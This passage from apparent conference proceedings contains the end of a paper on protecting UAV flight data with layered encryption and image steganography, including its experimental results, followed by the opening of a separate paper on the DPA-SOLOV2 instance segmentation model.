1) UAV: The all secure embedding process takes action in UAV as described in Fig. 2. Initially, operators of UAV initialize 3 shared keys and one secret constant in UAV as well as in GCS. The substitution key (key 1) is used to derive a seed for polyalphabetic cipher to randomize blocks. Stream cipher key (key 2) is used for Chacha20-Poly1305 encryption and decryption. Stego key (key 3) is used to derive seed for randomized LSB image steganography. Finally, the secret constant is used by the proposed seed derivation function. After initializing keys and secret constant, a set of characters is created that includes uppercase letters (A to Z), lowercase letters (a to z), digits (0 to 9), and some common special symbols (,.-_/!@#$%^&*()). Choosing characters depends on flight controller. In most cases, flight controllers use those characters to record flight data. After initialization of those characters, they are passed to Algorithm 1. Algorithm 1 then initializes blocks for polyalphabetic cipher encryption. Once the initialization step is done, the UAV starts its mission and waits for command from the GCS. When a command is received, the UAV captures an aerial image using the onboard camera. The UAV's flight computer also requests the flight controller to get necessary flight data. The type of flight data required depends on the application. It may include sensor readings, power statues, telemetry data and others. If the flight data includes location information and the channel in which the image is sent, is not secure, then the image itself can reveal the position of the UAV. To solve this problem, the image can be sent using a secure channel, or instead of the actual aerial image, a previously stored decoy image can be sent. Next, current date and time information is obtained, which includes the following sequence: year, month, day, hour, minute, second, and millisecond. It is important to note that obtained date and time information are used multiple times in each secure embedding process (each cycle). Therefore, they are kept until the next secure embedding process. After obtaining date and time information, Algorithm 2 is implemented to generate a seed for polyalphabetic cipher. To achieve this, the substitution key, secret constant, and the obtained date and time information are used. The generated seed is then passed to Algorithm 3 along with flight data (in text form), defined characters, and initialized blocks. As a result, the initial encryption process is finalized. However, as mentioned earlier, only substitution encryption may not be safe. That's why, the outcome of Algorithm 3 is then passed to Algorithm 4 for furthermore encryption using ChaCha20-Poly1305. Algorithm 4 also requires both a key and a nonce to operate. Therefore, a stream cipher key is provided as the key, while a 12-byte nonce is generated using a CSPRNG and passed to Algorithm 4. Algorithm 4 then encrypts the data, ensuring both its confidentiality and integrity. The next step is to hide the encrypted data in an image. To achieve this, the structure of the message must first be established. This structure consists of a length prefix, a nonce, and the encrypted data. The length prefix is necessary because the length must be known during extraction. Additionally, the nonce is included in the hidden message for later ChaCha20-Poly1305 decryption. It is important to note that, in most cases, a nonce should be unique rather than secure. However, in this work, it is still included in the hidden message to provide an additional layer of security for nonce. After creating a hidden message structure, Algorithm 2 is implemented again to generate a seed for image steganography, however, this time stego key is used. Once the seed is generated, it is then used by Algorithm 5 to embed a hidden message in the image. The image format in this work is selected as PNG. This is because PNG supports lossless compression as well as metadata. After using Algorithm 5, the stego image is created with the hidden message inside. In the final step, time and date information are embedded in the metadata of stego image. This step is important since the GCS will use this metadata to derive seed using keys and secret constant. Once the secure embedding process completes, the image is sent to GCS.

2) GCS: Similar to UAV, GCS also begins its operation by initialization. First, 3 same shared keys and secret constant are initialized. Then, the same set of characters is created. After initialization of those characters, they are passed to Algorithm 1. However, this time reverse blocks are returned instead of blocks for polyalphabetic cipher decryption. Those steps complete the GCS initialization process.



Fig. 2. Operational workflow for UAV.

When the GCS sends a command to the UAV and receives a stego image, it begins the reversing process to retrieve the hidden message (Fig. 3). To accomplish this, the date and time information from the stego image's metadata is first extracted. Next, the date and time information, along with the stego key and secret constant, is used to derive the seed by implementing Algorithm 2. This seed is then used by Algorithm 6 to extract the hidden message from the image. Since the message length and structure are known, nonce along with encrypted data are separated. Then for ChaCha20-Poly1305 decryption, Algorithm 7 is provided with encrypted data, stream cipher key, and nonce. Once ChaCha20-Poly1305 decryption is done, the ciphertext is produced. To decrypt the ciphertext, Algorithm 2 is implemented using the substitution key, along with the date and time information and the secret constant, to derive the seed. Finally, Algorithm 8 is implemented to decrypt ciphertext using seed, defined characters, and previously initialized reverse blocks. Decrypted ciphertext reveals the plaintext which includes important flight data.



Fig. 3. Operational workflow for GCS.

V. The Experiments

In this section, the experimental setup, evaluation metrics, results of various experiments, and a comparison of the proposed work with other studies are presented.

A. Experimental Setup

The proposed approach was implemented in a real-world environment using a UAV-GCS system rather than a simulated setup. This ensures that the results accurately reflect real-world conditions. The main components used in this work are given below:

1) Flight controller. The flight controller used in this work is Pixhawk 2.4.8. Pixhawk 2.4.8 has 32-bit STM32F427 Cortex-M4 processor. It is equipped with 256KB RAM, 2MB flash memory, I/O ports, and various sensors. The controller runs ArduPilot firmware.

2) Flight computer. The secure embedding process is carried out in Raspberry Pi 3 Model B+ acting as a flight computer. Raspberry Pi 3 Model B+ has a Broadcom BCM2837B0 processor, which is a quad-core Cortex-A53 (ARMv8) 64-bit SoC running at 1.4GHz. It comes with 1GB of LPDDR2 SDRAM. The device's operating system is Raspberry Pi OS (previously referred to as Raspbian). As a programming language, Python 3.8 is used.

3) Protocol. The communication between the flight controller and the flight computer is established using a special protocol, MAVLink.

4) GCS computer. The entire extraction process is carried out on a Lenovo Ideapad 330, which is used as the GCS computer in the experiments. The computer is equipped with an Intel Core i7 8550U processor running at 1.80 GHz, and 16GB of DDR4 DRAM. The operating system is Windows 10. Python 3.8 is used as the programming language.

Fig. 4 demonstrates the connection of the UAV's flight controller, flight computer, and camera module.



Fig. 4. Connection of UAV's components.

B. Evaluation Metrics

To assess the performance of the proposed method, various evaluation metrics are used in this work including Mean Squared Error (MSE), Peak Signal-to-Noise Ratio (PSNR), and Structural Similarity Index Measure (SSIM). MSE measures the average squared difference between the original and modified images. A lower value of MSE indicates better image quality. MSE can be calculated using Eq. (1).

$$MSE = \frac{1}{MN}\sum_{i=0}^{M-1}\sum_{j=0}^{N-1}[R(i,j) - C(i,j)]^2 \quad (1)$$

where, M, N are the dimensions of the image, R(i,j) is the original image pixel, C(i,j) is the modified image pixel. PSNR measures the quality of the modified image compared to the original one. A higher value of PSNR indicates better image quality. PSNR can be calculated using Eq. (2).

$$PSNR = 10\log_{10}\left(\frac{MAX_I^2}{MSE}\right) \quad (2)$$

where, MAX_I is the maximum possible pixel value of the image. SSIM is used to measure the structural similarity between two images. A higher value of SSIM indicates better image quality. SSIM can be calculated using Eq. (3).

$$SIM\ (i,j) = \frac{(2\mu_i\mu_j + C_1)(2\sigma_{ij} + C_2)}{(\mu_i^2 + \mu_j^2 + C_1)(\sigma_i^2 + \sigma_j^2 + C_2)} \quad (3)$$

where, μ_i,μ_j are the mean values of images i and j, C_1,C_2 are constants, σ_i σ_j are variances, and σ_{ij} is covariance.

C. Results

In systems such as UAVs, processing time is a critical factor that must be considered. Table I demonstrates the average encryption (UAV) and decryption (GCS) duration of the main cryptographic algorithms depending on the data size. As seen from the results, ChaCha20-Poly1305 outperforms the others during the encryption process. Moreover, while other cryptographic algorithms only perform encryption, ChaCha20-Poly1305 handles both encryption and MAC calculation for data integrity. Even while performing this additional task, it still outperforms other algorithms. However, during the decryption phase, AES has a slightly faster decryption time when the data size is larger. This is understandable since, as mentioned earlier in this study, most processors support hardware acceleration for AES. Because the GCS (laptop) used in this work supports hardware acceleration, AES may occasionally achieve better performance than the other algorithms.

TABLE I. PERFORMANCE OF MAIN CRYPTOGRAPHIC ALGORITHMS

Main cryptographic algorithms	Data size (bytes)	Encryption duration (milliseconds)	Decryption duration (milliseconds)
ChaCha20-Poly1305	100	1.201	0.118
	8000	1.279	0.271
AES	100	1.502	0.181
	8000	1.692	0.232
3DES	100	1.515	0.197
	8000	2.229	0.490

Table II demonstrates the steganographic performance metrics of the proposed method. For a comprehensive evaluation, results are presented for a variety of capacities, ranging from 100 bytes to 8000 bytes. This ensures an evaluation of the performance of the suggested method at both low and high embedding rates. Even at 8000 bytes, the method maintains high performance, demonstrating its effectiveness in preserving image quality while embedding larger amounts of data.

TABLE II. STEGANOGRAPHIC PERFORMANCE METRICS FOR DIFFERENT CAPACITIES

Capacity (bytes)	MSE	PSNR	SSIM
100	0.0006637	79.9107	0.9999
500	0.0026791	73.8507	0.9999
1000	0.0052515	70.9279	0.9999
2000	0.0103632	67.9758	0.9999
3000	0.0154202	66.2498	0.9999
4000	0.0203997	65.0345	0.9999
5000	0.0255533	64.0563	0.9998
8000	0.0409431	62.0089	0.9998

To evaluate the proposed system, it is also necessary to present the total time for the crypto-steganography process. Table III demonstrates the total average secure embedding duration and the total average secure extraction duration for different capacities.

TABLE III. TOTAL EMBEDDING AND EXTRACTION DURATIONS

Capacity (bytes)	Total secure embedding duration (seconds)	Total secure extraction duration (seconds)
100	1.758	0.182
500	1.799	0.185
1000	1.926	0.207
2000	2.093	0.238
3000	2.294	0.262
4000	2.624	0.298
5000	2.767	0.321
8000	3.138	0.429

Fig. 5 demonstrates a side-by-side comparison of the original and stego image captured and processed by the UAV's flight computer. As can be seen from the images, there are no visible differences.

Fig. 5. Side-by-side comparison of original (left) and stego image (right).

D. A Comparison of the Proposed Work with other Studies

A direct comparison between our proposed method and the works discussed in Section II of this study is challenging due to inconsistencies in the evaluation metrics. Some of these studies do not accurately mention necessary image quality metrics such as MSE, PSNR, or SSIM, which are important for comparison. Moreover, these metrics are affected by various factors, including image dimensions and the amount of information embedded in the image. However, these factors vary across studies. Furthermore, most of the works analyzed either use weak cryptographic techniques or do not use encryption at all before using steganography. As a result, they rely only on the steganographic level of security. This is insufficient from a security perspective. Some of the works analyzed are as follows. Syed et al. [10] achieved an MSE of 0.001 and SSIM of 0.97 using the LSB-XOR technique. According to the study, the security only relies on the steganography level and no encryption was used beforehand. As a result, this approach may lack security. Rostam et al. [14] achieved a PSNR value above 45, an SSIM value above 0.98 and MSE value less than 1.02 using chaotic LSB steganography with block-based embedding. The system's security relies entirely on chaotic functions. While chaotic systems can provide some level of security, they do not offer the same cryptographic guarantees as encryption algorithms. The system mainly hides data rather than encrypting it. Thus, the hidden data may be extracted if the technique is discovered. Alarood et al. [11] achieved a PSNR value of 66.61 and an SSIM value of 0.9998 using a pixel classification-based spatial domain. Similar to other works, no additional encryption method is used in their work. Also, the study states that it cannot work as a real-time system.

In contrast to other works, our approach ensures security at every level. It uses two different encryption techniques to increase resilience before implementing steganography. Most importantly, even though the keys are static, the seed derivation algorithm makes the system dynamic. Furthermore, even with a high data capacity, the proposed approach maintains strong steganographic performance. As a result, the system becomes difficult to analyze and exploit.

VI. Conclusion and Future Work

In this work, a multilayer protection method is proposed to secure important UAV flight data. The main idea behind this approach is to make it as difficult and resource-intensive as possible for an attacker to succeed. By adding multiple layers of security, attackers are forced to waste their time and resources. Additionally, even if one layer is bypassed, the others remain active to protect the data. Moreover, various experiments are conducted using real hardware. The results of these experiments demonstrate that the proposed work is better both from the point of security and performance. It's important to mention that older and slower version of the flight computer was intentionally chosen for our experiments to test how our system would perform on it. Even with earlier hardware versions, the entire process took only a few seconds to complete. It will be significantly faster on newer versions of the flight computer.

In the future, this study will be extended by employing other cryptographic and stenographic methods. Additionally, while this study focuses on hiding text-type information within images, future research could explore other steganographic methods. For instance, it could involve hiding sensitive images within images or within transmitted video, etc. Furthermore, future studies might examine more adaptable techniques that change according to the type of data being sent.

Instance Segmentation Method Based on DPA-SOLOV2

Yuyue Feng, Liqun Ma,Yinbao Xie, Zhijian Qu
School of Computer Science and Technology, Shandong University of Technology, Zibo 255049, China

***Abstract*—To solve the problems of missed detection, segmentation errors in instance segmentation models, we propose an instance segmentation approach, DPA-SOLOV2, based on the improved segmenting objects by locations V2 (SOLO V2). Firstly, DPA-SOLOV2 introduces deformable convolutional networks (DCN) into the feature extraction network ResNet50. By freely sampling points to convolve features of any shape, the network can extract feature information more effectively. Secondly, DPA-SOLOV2 uses the path aggregation feature pyramid network (PAFPN) feature fusion method to replace the feature pyramid. By adding a bottom-up path, it can better transmit the location information of features and also enhance the information interaction between features. To prove the effectiveness of the improved model, we conduct experiments on two public datasets, COCO and CVPPP. The experimental results show that the accuracy of the improved model on the COCO dataset is 1.3% higher than that of the original model, and the accuracy on the CVPPP dataset is 1.5% higher than that before the improvement. Finally, the improved model is applied to the insulator dataset, which can accurately segment the umbrella skirt of insulators and outperforms other mainstream instance segmentation algorithms such as Yolact++.**

I. INTRODUCTION

Deep learning methods possess excellent performance in the field of object detection and have been widely applied in fields such as autonomous driving, intelligent transportation, national defense security [1-3]. Driven by massive amounts of data, deep learning-based object detection methods can learn features with stronger semantic representation capabilities through the feature extraction network. At the same time, during the forward propagation process of the neural network, redundant calculations of a large number of windows are avoided. While the overall detection speed is improved, the detection accuracy is also significantly enhanced. However, although object detection can locate and classify targets, it is difficult to obtain the precise contours of the targets. Image segmentation based on deep learning includes semantic segmentation and instance segmentation. Semantic segmentation can only divide the targets in an image into different categories, but it cannot distinguish different instances of the same category.

Instance segmentation is an important and challenging task in computer vision. It not only needs to identify the target location but also classify it at the pixel level to obtain the segmentation masks of different instances, thus accurately identifying the category and contour information of different instances. Instance segmentation algorithms are mainly divided into two-stage and one-stage methods. Among them, Mask R-CNN [4] and its improved networks adopt the two-stage method of Faster R-CNN [5]. They detect the target area through candidate boxes, then fine-tune these candidate boxes, and finally perform classification in each candidate box to generate bounding boxes and target masks. The two-stage method can improve the segmentation accuracy, but it relies on multiple branches and a large amount of parameter calculation, making real-time segmentation difficult.

One-stage instance segmentation methods feature simple model structures and fast inference speeds. Currently, the mainstream instance segmentation methods are divided into two categories: anchor-based methods and anchor-free methods. Anchor-based instance segmentation methods group pixels into a set of candidate masks in the image, and then generate the final instance masks through embedding, aggregation, and combination. Bolya proposed an anchor-based method, Yolact[6] that can divide the instance segmentation task into two parallel branches and achieves real-time instance segmentation for the first time but its accuracy is relatively poor. Subsequently, Yolact++ [7] was proposed to address the above issues. By adding deformable convolutions, presetting more anchor boxes, and using mask re-scoring, the segmentation accuracy has been significantly improved. Later, CondInst [8] uses dynamic masks and does not rely on ROI operations, achieving higher accuracy and faster speed. The segmentation accuracy of the aforementioned anchor-based instance segmentation methods depends significantly on the precision of detection boxes, which in turn relies heavily on parameters such as the scale and size of pre-set anchor boxes. Many studies aim to improve detection accuracy by increasing the number of anchor boxes, which not only elevates computational overhead but also tends to cause an imbalance between positive and negative samples. Therefore, anchor-free methods were proposed later. SOLO [9] utilizes the location information of instances for instance classification. Since each instance has a different center point and size, SOLO distinguishes different instances by assigning each instance to a different channel. Subsequently SOLO V2 [10] improves accuracy and speed through decoupling design and Matrix NMS, but still requires substantial computational resources, and there is still room for optimization in target detection performance. In recent years, with the excellent achievements of the Transformer in natural language processing, it has also been applied to instance segmentation and achieved good results [11, 12].

Although instance segmentation technology has made great progress, there is still much room for improvement in the segmentation accuracy of existing models. Issues such as

segmentation errors and missed target detections caused by insufficient extraction of image feature information all lead to a relatively low segmentation accuracy of the models. To address the above problems, this study proposes an instance segmentation method based on the improved SOLO V2. This method can extract image features more comprehensively, effectively alleviate the problems of segmentation errors and missed target detections, and improve the accuracy of instance segmentation. The main contributions of this study are summarized as follows:

- The DPA-SOLOV2 algorithm is proposed to solve the problems of segmentation errors and missed target detections in SOLO V2.
- Deformable convolution is introduced into the model. By convolving features of any shape with free sampling points, the network can extract feature information better. Moreover, the PAFPN feature fusion method is used to replace the feature pyramid. By adding a bottom-up path, the position information of features can be transmitted better, and the information interaction between features is enhanced.
- The segmentation performance of the proposed model is verified and compared on two publicly available datasets and a self-made insulator dataset.

The rest of this study is organized as follows: Related work on instance segmentation and existing problems are described in Section II. Next, we introduce the details of our solution in Section III. Subsequently, we design experiments on the COCO dataset, CVPPP dataset, and insulator dataset to evaluate our model, and present the experimental results and analysis in Section IV. Finally, we conclude our study in Section V.

II. Related Work

The instance segmentation method based on deep learning solves the problem in semantic segmentation that different instances within the same category cannot be distinguished. FCIS [13], BlendMask [14], Mask R-CNN etc. adopts a top-down two-stage segmentation method and Mask R-CNN determines the relationship between pixels and objects within a proposed region. It uses Fast R-CNN for object detection and performs the instance segmentation task by adding a segmentation branch. Based on Mask R-CNN, the literature [15] employs a lightweight backbone network to reduce the number of network parameters and compress the model size. By optimizing the convolutional structure of the Feature Pyramid Network (FPN) and the backbone network, the feature information between the high-level and low-level structures can be completely transmitted. The literature [16] introduces a bottom-up path and an attention mechanism based on Mask R-CNN for object detection and segmentation. Two-stage instance segmentation methods have relatively excellent segmentation accuracy. However, the segmentation speed makes it difficult to meet the requirements of the current application scenarios.

In recent years, to reduce the complexity of instance segmentation methods and improve the target segmentation performance without increasing the complex computational load, Bolya proposed a bottom-up and one-stage segmentation method Yolact. It is improved based on RetinaNet. The prototype mask of each image is generated through the proton network, and at the same time, k mask coefficients are obtained by predicting each target instance and the bounding box. The prediction results of the category branch and the mask branch need to be superimposed according to the coefficients, which has the problem of relatively low accuracy. On this basis, to improve the segmentation accuracy, Shang [17] used Yolact. It introduced the SE attention mechanism to enhance the feature expression and used the FRelu activation function for the efficient segmentation of protozoa in microscopic images. Li proposed an extended network based on Yolact [18], which can detect fruit clusters and segment fruit stalks simultaneously to support the successful picking of the picking robot. The above-mentioned one-stage segmentation methods require the setting of anchor boxes. The segmentation accuracy of anchor-based methods largely depends on the hyperparameters of the set anchor boxes. Many studies generally increase the number of anchor boxes to achieve more accurate detection. However, doing so will increase a large amount of computational load.

To address the above issues, Wang proposed the anchor-free instance segmentation framework SOLO, which realizes instance segmentation by leveraging the idea of semantic segmentation and transforms the instance segmentation problem into two concurrent problems of category prediction and instance mask prediction. SOLO divides an image into S×S grids. It assigns instances to different channels based on the fact that each instance has a distinct center point and size, enabling the differentiation of various instances. However, if the targets in the image are too densely packed, there may be multiple instances appearing in the same grid, which will lead to poor segmentation performance.

The SOLO V2 model was proposed to address the issues existing in the SOLO model. Firstly, the mask prediction is decoupled into the prediction of the convolutional kernel and the learning of the feature map. Additionally, Matrix NMS is proposed, which enables the process that must be traditionally and sequentially implemented in non-maximum suppression to be completed at once through parallel operations, thus improving the efficiency of the model. This model is simple and can achieve real-time segmentation. Therefore, this study selects the SOLO V2 model as the baseline model. Moreover, the model features a simple architecture and can achieve real-time segmentation, making it widely applied by numerous scholars in various fields. Based on SOLO V2, Liu improved the segmentation efficiency of tomato leaf disease areas by improving the feature extraction network and introducing deformable convolution and other methods [19]. MSIS [20] conducts multispectral instance segmentation based on SOLO V2. It has improved the instance segmentation performance of electrical equipment by introducing methods such as the feature fusion module. FPN-DenseNet-SOLO [21] takes the SOLO V2 as the backbone framework, uses the optimized DenseNet-169 as the backbone network, and combines it with the feature pyramid network. It detects and segments instances on the semantic branch and the mask branch, achieving accurate segmentation of poultry under normal and heat stress conditions. This study presents an enhanced model of SOLOV2 named DPA-SOLOV2. By integrating DCN and PAFPN, the model

strengthens the capability of feature information extraction, thus effectively mitigating the common issues of target missed detection and segmentation errors in instance segmentation tasks.

III. Model Overview

A. Principle of SOLO V2

SOLO V2 uses ResNet50 as the backbone to extract features and obtains five feature maps. It takes Stage2 to 5 as the input of the feature pyramid network (FPN) for feature fusion. Deformable convolution network (DCN) is applied in Stage3 to 5, while the original convolutional operations are retained for the rest parts. Finally, a total of five feature maps, namely P2 to P6, are obtained for subsequent operations in several branches. The category branch is responsible for predicting the probability that an instance falling within this grid belongs to each category. The output dimension is S×S×C, where S×S represents the maximum number of instances and C is the number of categories. The mask branch is divided into two parallel branches: the mask kernel branch and the mask feature branch. The convolution kernels and feature maps are generated dynamically. The mask kernel branch is responsible for generating the convolution kernel G according to the number of instances, with an output dimension of S×S×D, where D is the weight of the convolution kernel corresponding to its size. P2 to P5 are used as the inputs of the feature branch. They are resized to the same size and then added together to generate the feature map F. The instance map of the mask branch is generated through dynamic convolution between the generated convolution kernel G and the feature map F. Finally, the final instance mask map is selected through matrix non-maximum suppression (Matrix NMS). The structure of the SOLO V2 model is shown in Fig. 1.

